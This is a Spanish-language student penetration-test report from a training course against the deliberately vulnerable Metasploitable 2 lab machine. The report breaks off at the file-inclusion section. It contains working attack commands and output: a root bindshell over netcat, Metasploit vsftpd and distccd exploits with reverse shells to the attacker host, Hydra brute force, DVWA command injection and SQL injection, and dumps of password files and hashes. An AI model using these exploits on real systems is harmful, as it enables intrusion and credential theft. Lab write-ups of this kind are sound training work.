

# **Informe de Prueba de Penetración – Caso Práctico Metasploitable**



**KEEPCODING Tech School**

**Informe de Prueba de Penetración – Reconocimiento y Explotación de  
Metasploitable**

**Alumno:** Gustavo Álvarez Sánchez

**Fecha:** 21 de febrero de 2026

**Entorno:** Kali Linux (IP: 192.168.1.43) – Metasploitable (IP: 192.168.1.(39/41/44))



# Índice

Cláusula de Confidencialidad .....	4
Datos de la Empresa y el Auditor .....	4
1. Resumen Ejecutivo .....	5
2. Objetivos y Alcance.....	5
3. Metodología .....	6
4. Escaneo de Puertos Abiertos .....	6
5. Criterios de Valoración de Vulnerabilidades.....	8
6. Hallazgos .....	10
6.1 Vulnerabilidades Críticas .....	10
6.1.1 Bindshell root – Puerto 1524 .....	10
6.1.2 Backdoor vsftpd 2.3.4 – Puerto 21 .....	12
6.1.3 RCE en distccd – Puerto 3632 .....	13
6.2 Vulnerabilidades Altas .....	14
6.2.1 Acceso SSH con Clave Privada – Puerto 22 .....	14
6.2.2 Acceso VNC – Puerto 5900 .....	15
6.2.3 Acceso Telnet – Puerto 23 .....	17
6.2.4 Acceso MySQL – Puerto 3306 .....	18
6.2.5 Vulnerabilidades Web en Apache (Puerto 80) – DVWA.....	19
6.2.6 Acceso PostgreSQL – Puerto 5432 .....	23
6.3 Vulnerabilidades Medias .....	24
6.3.1 Acceso FTP con Credenciales Débiles – Puerto 21 .....	24
6.3.2 Acceso ProFTPD – Puerto 2121 .....	25
6.4 Vulnerabilidades Bajas .....	26
6.4.1 DoS en BIND – Puerto 53 .....	26
6.4.2 RPCBind expuesto – Puerto 111 .....	27
7. Recomendaciones Finales .....	28
8. Anexos .....	29
8.1 Comandos utilizados .....	29

## **Cláusula de Confidencialidad**

Este documento contiene información confidencial obtenida durante la práctica académica de Gustavo Alvarez Sanchez en KEEPCODING Tech School. Su uso, reproducción o distribución fuera del ámbito educativo está prohibido sin autorización expresa. El contenido se basa exclusivamente en pruebas controladas en un laboratorio virtual con fines formativos.

## **Datos de la Empresa y el Auditor**

### **Empresa evaluada (simulada):**

Metasploitable 2 – Entorno de laboratorio vulnerable para pruebas de penetración.

IP objetivo: 192.168.1.(39/41/44)

### **Auditor:**

Nombre: Gustavo Alvarez Sanchez

Rol: Alumno – Práctica de Pentesting

Fecha de realización: 18–21 febrero 2026

Herramientas principales: Nmap, Netcat, Hydra, Metasploit Framework, John the Ripper, vncviewer, etc.

## **1. Resumen Ejecutivo**

En esta práctica se realizó un reconocimiento y explotación de la máquina Metasploitable 2, identificando múltiples vulnerabilidades en servicios de infraestructura y web. Se obtuvo acceso root directo en varios puertos mediante backdoors, credenciales débiles y misconfiguraciones, permitiendo lectura de datos sensibles, ejecución remota de comandos y escalada de privilegios. Los hallazgos incluyen bindshell, backdoors en FTP, accesos remotos sin cifrado y vulnerabilidades web en DVWA como command injection, SQLi, file inclusion y XSS. Se documentaron pruebas manuales y automáticas con herramientas como Metasploit e Hydra.

## **2. Objetivos y Alcance**

### **Objetivo principal:**

Realizar un reconocimiento completo y explotación controlada de Metasploitable 2 para identificar y demostrar el mayor número posible de vulnerabilidades tanto a nivel de infraestructura como de aplicaciones web, utilizando técnicas y herramientas del módulo.

### **Alcance:**

- Entorno: Máquina Metasploitable 2 en red local aislada.
- Fases: Reconocimiento, enumeración, explotación manual/automática, análisis web.
- Exclusiones: No se realizaron cambios destructivos ni pruebas en entornos reales; enfoque en laboratorio educativo.

### 3. Metodología

1. Reconocimiento: Escaneo de puertos con Nmap y banner grabbing con Netcat.
2. Enumeración: Uso de showmount, enum4linux, gobuster.
3. Análisis: Identificación de versiones vulnerables con CVE y Exploit-DB.
4. Explotación: Manual (nc, vncviewer, mount) y automática (Metasploit, Hydra, John).
5. Post-Explotación: Verificación con whoami, id; extracción de datos sensibles.
6. Documentación: Capturas y comandos reproducibles.

### 4. Escaneo de Puertos Abiertos

Se realizó un escaneo completo de puertos utilizando Nmap para identificar servicios expuestos y versiones vulnerables. El comando utilizado fue **nmap -sC -sV -p- 192.168.1.41**. Los puertos abiertos relevantes son:

Puerto	Estado	Servicio	Versión
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry


<b>1524/tcp</b>	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
<b>2121/tcp</b>	open	ftp	ProFTPD 1.3.1
<b>3306/tcp</b>	open	mysql	MySQL 5.0.51a-3ubuntu5
<b>3632/tcp</b>	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
<b>5432/tcp</b>	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
<b>5900/tcp</b>	open	vnc	VNC (protocol 3.3)
6697/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1
8787/tcp	open	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drб)
33692/tcp	open	java-rmi	GNU Classpath grmiregistry
38361/tcp	open	status	1 (RPC #100024)
42672/tcp	open	nlockmgr	1-4 (RPC #100021)
49432/tcp	open	mountd	1-3 (RPC #100005)

Los puertos marcados en negrita indican aquellos explotados con éxito.

## **5. Criterios de Valoración de Vulnerabilidades.**

Para clasificar los hallazgos se han utilizado los siguientes umbrales de severidad, alineados con estándares habituales de ciberseguridad (CVSS base y criterios de impacto práctico en entornos de laboratorio):

NUMERO DE HALLAZGOS POR SEVERIDAD



<b>Severidad</b>	<b>CVSS aproximado</b>	<b>Definición</b>	<b>Ejemplos encontrados en Metasploitable</b>
<b>Crítica</b>	9.0 – 10.0	Permite ejecución remota de código, acceso root o control total del sistema sin autenticación o con credenciales triviales.	Bindshell root (1524), vsftpd backdoor (21), NFS root export (2049), UnrealIRCd backdoor (6697), distccd RCE (3632).
<b>Alta</b>	7.0 – 8.9	Permite acceso no autorizado, RCE condicionado, lectura de datos sensibles o escalada de privilegios con credenciales débiles.	PostgreSQL acceso + claves privadas (5432), DVWA command injection + webshell (80), VNC password débil (5900), Telnet (23), SSH clave privada (22).
<b>Media</b>	4.0 – 6.9	Exposición de información sensible, DoS temporal, acceso limitado o explotación con condiciones.	RPCBind expuesto (111), MySQL acceso sin pass (3306), credenciales débiles FTP/ProFTPD (21/2121).
<b>Baja</b>	0.1 – 3.9	Información informativa, DoS de bajo impacto, configuraciones inseguras sin explotación directa.	DoS en BIND (53), banners de servicios expuestos.

## 6. Hallazgos

### 6.1 Vulnerabilidades Críticas

#### 6.1.1 Bindshell root – Puerto 1524

##### Tabla de valoración

Severidad: Crítica | CVSS aproximado: 10.0 | Explotabilidad: Muy fácil | Impacto:

Total

##### Descripción

Puerto 1524 expone una bindshell intencional que entrega acceso root directo sin autenticación.

##### Evidencias

- Conexión: nc 192.168.1.41 1524 → prompt root.

```
(kali㉿kali)-[~]
└─$ nc 192.168.1.44 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# █
```

```
root@metasploitable:/etc# cat passwd-
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

```
root@metasploitable:/home/msfadmin/vulnerable/mysql-ssl/mysql-keys# ls
ca-cert.pem
ca-key.pem
client-cert.pem
client-key.pem
client-req.pem
server-cert.pem
server-key.pem
server-req.pem
```

```
root@metasploitable:/etc/ssh# ls
moduli
ssh_config
ssh_host_dsa_key
ssh_host_dsa_key.pub
ssh_host_rsa_key
ssh_host_rsa_key.pub
sshd_config
```

## Afectación

Acceso completo, lectura de usuarios, claves SQL y privadas SSH.

## Recomendaciones

Desactivar servicio; firewall puerto 1524; auditar backdoors.

### 6.1.2 Backdoor vsftpd 2.3.4 – Puerto 21

#### Tabla de valoración

Severidad: Crítica | CVSS aproximado: 10.0 | Explotabilidad: Fácil | Impacto: Total

#### Descripción

vsftpd 2.3.4 contiene un backdoor que permite ejecución remota de comandos como root.

#### Evidencias

- Explotación con Metasploit exploit/unix/ftp/vsftpd\_234\_backdoor.

```
msf > search vsftpd 2.3.4
Matching Modules
=====
#  Name
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03   excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
CHOST            no       The local client address
CPORT            no       The local client port
Proxies          no       A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sspn
RHOSTS          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           21       yes      The target port (TCP)
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.44:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.44:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.43:44895 → 192.168.1.44:6200) at 2026-02-14 05:58:39 -0500

whoami
root
[
```

## Afectación

Acceso root directo, exploración de directorios vulnerables.

## Recomendaciones

Actualizar o eliminar vsftpd; migrar a SFTP; restringir accesos FTP.

### 6.1.3 RCE en distccd – Puerto 3632

#### Tabla de valoración

Severidad: Crítica | CVSS aproximado: 9.8 | Explotabilidad: Fácil | Impacto: Alto

#### Descripción

distccd vulnerable permite ejecución remota de comandos mediante Metasploit.

#### Evidencias

- Explotación con exploit/unix/misc/distcc\_exec (payload 6).

```
msf exploit(unix/misc/distcc_exec) > options
The requested URL /dwn/vulnerabilities/upload/webshell.php was not found on this server.
Module options (exploit/unix/misc/distcc_exec):
  Name  Value          Required  Description
  CHOST      no        The local client address
  CPORT      no        The local client port
  Proxies    no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
  RHOSTS    192.168.1.41  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     3632      yes       The target port (TCP)

  Payload options (cmd/unix/reverse):
    Name  Current Setting  Required  Description
    LHOST   192.168.1.43   yes       The listen address (an interface may be specified)
    LPORT    4444      yes       The listen port

  Exploit target:
    Id  Name
    --  --
    0   Automatic Target
```

```
msf exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.1.43:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo cSmQDE2mWdNnYwZ9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "cSmQDE2mWdNnYwZ9\r\n"
[*] Matching ...
[*] A is input...
[*] Command shell session 4 opened (192.168.1.43:4444 → 192.168.1.41:60562) at 2026-02-20 04:09:08 -0500

whoami
daemon
pwd
/tmp
ls
4615.jsvc_up
ls -a
.
..
.ICE-unix
.X0-lock
.X11-unix
4615.jsvc_up
|
```

## Afectación

Ejecución remota de código como usuario distccd, posible escalada a root.

## Recomendaciones

Desactivar distccd; restringir puertos RPC; actualizar o eliminar el servicio.

## 6.2 Vulnerabilidades Altas

### 6.2.1 Acceso SSH con Clave Privada – Puerto 22

#### Tabla de valoración

Severidad: Alta | CVSS aproximado: 8.8 | Explotabilidad: Fácil | Impacto: Alto

#### Descripción

Clave privada RSA expuesta permite acceso como msfadmin y escalada a root.

#### Evidencias

- Extracción vía FTP o bindshell; conexión SSH.

```
(kali㉿kali)-[~/practica]
$ ssh -i msfadmin_rsa.txt \
-o HostKeyAlgorithms=+ssh-rsa \
-o PubkeyAcceptedAlgorithms=+ssh-rsa \
msfadmin@192.168.1.39
The authenticity of host '192.168.1.39 (192.168.1.39)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.39' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.1.39's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Feb 16 02:10:50 2026
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin#
```

## Afectación

Acceso persistente como usuario con privilegios y escalada a root.

## Recomendaciones

Proteger claves con passphrase; implementar MFA; auditar permisos en .ssh.

### 6.2.2 Acceso VNC – Puerto 5900

#### Tabla de valoración

Severidad: Alta | CVSS aproximado: 9.8 | Explotabilidad: Fácil | Impacto: Alto

#### Descripción


VNC expuesto con contraseña débil (password) permite acceso root gráfico.

## Evidencias

- Brute force con Hydra; conexión con vncviewer.

```
[kali㉿kali]:~/practices]$ hydra -P /usr/share/wordlists/rockyou.txt vnc://192.168.1.39
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/hydra) starting at 2026-02-16 09:15:10
[WARNING] Hydra will use the number of cores available for 4 vnc services.
[INFO] max 16 tasks per 1 login attempt, overall 16 tasks, 1434399 login tries (l:/p:1434399), -896525 tries per task
[INFO] attacking vnc://192.168.1.39:5900/
[ERROR] unknown VNC server security result 2
[5900]/vnc host: 192.168.1.39 password: password
[STATUS] attack finished for 192.168.1.39 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```



## Afectación

Control remoto completo del escritorio como root.

## **Recomendaciones**

Contraseñas fuertes o desactivar VNC; tunelizar vía SSH.

### 6.2.3 Acceso Telnet – Puerto 23

#### Tabla de valoración

Severidad: Alta | CVSS aproximado: 8.6 | Explotabilidad: Fácil | Impacto: Alto

#### Descripción

Telnet expuesto con credenciales débiles (msfadmin/msfadmin); escalada a root.

#### Evidencias

- Conexión con nc o telnet; escalada manual.

```
(kali㉿kali)-[~]
$ telnet 192.168.1.39 23
Trying 192.168.1.39 ...
Connected to 192.168.1.39.
Escape character is '^]'.

[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Wed Feb 18 04:52:44 EST 2026 on ttym
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
Sorry, try again.
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# █
```

## Afectación

Acceso remoto sin cifrado; control total tras escalada.

## Recomendaciones

Reemplazar Telnet por SSH; desactivar el servicio.

### 6.2.4 Acceso MySQL – Puerto 3306

#### Tabla de valoración

Severidad: Alta | CVSS aproximado: 9.8 | Explotabilidad: Fácil | Impacto: Alto

#### Descripción

MySQL con root sin contraseña permite dump de bases y credenciales (admin:password).

#### Evidencias

- Conexión: mysql -h 192.168.1.41 -u root.

```
(kali㉿kali)-[~]
$ mysql -h 192.168.1.39 -u root --ssl=0
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| dvwa          |
| metasploit     |
| mysql          |
| owasp10        |
| tikiwiki       |
| tikiwiki195    |
+-----+
7 rows in set (0.007 sec)

MySQL [(none)]> use tikiwiki;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```

Database changed
MySQL [dvwa]> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook |
| users      |
+-----+
2 rows in set (0.006 sec)

MySQL [dvwa]> select * from users;
+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user   | password          | avatar
+-----+-----+-----+-----+-----+
| 1       | admin      | admin     | admin  | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/admin.jpg
| 2       | Gordon    | Brown    | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg
| 3       | Hack       | Me       | 1337   | 8d353d375ae2c3966d7e004fcc69216b | http://172.16.123.129/dvwa/hackable/users/1337.jpg
| 4       | Pablo      | Picasso  | pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackable/users/pablo.jpg
| 5       | Bob        | Smith    | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/smithy.jpg
+-----+-----+-----+-----+-----+

```

## Afectación

Exfiltración de datos sensibles de aplicaciones web.

## Recomendaciones

Establecer contraseñas fuertes; restringir acceso remoto.

## 6.2.5 Vulnerabilidades Web en Apache (Puerto 80) – DVWA

### Tabla de valoración

Severidad: Alta | CVSS aproximado: 9.8 | Explotabilidad: Fácil | Impacto: Alto

### Descripción

DVWA vulnerable a command injection, reverse shell, SQLi, file inclusion y XSS.

### Evidencias

- Command injection:

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

 submit

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.013 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.011/0.012/0.014/0.004 ms
www-data

```

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

 submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.008 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.033 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.008/0.025/0.035/0.012 ms  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

### Ping for FREE

Enter an IP address below:

 submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.010 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.016 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.012 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.010/0.012/0.016/0.004 ms  
total 20  
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 .  
drwxr-xr-x 11 www-data www-data 4096 May 20 2012 ..  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help  
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
```

- Reverse shell:

```
(kali㉿kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.41] 43906  
whoami  
www-data  
ls  
help  
index.php  
source
```

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

 submit

- SQLi:

# Vulnerability: SQL Injection

User ID:

**Submit**

**ID: 1' OR '1'='1**  
**First name: admin**  
**Surname: admin**

**ID: 1' OR '1'='1**  
**First name: Gordon**  
**Surname: Brown**

**ID: 1' OR '1'='1**  
**First name: Hack**  
**Surname: Me**


**ID: 1' OR '1'='1**  
**First name: Pablo**  
**Surname: Picasso**

**ID: 1' OR '1'='1**  
**First name: Bob**  
**Surname: Smith**


- File inclusion:

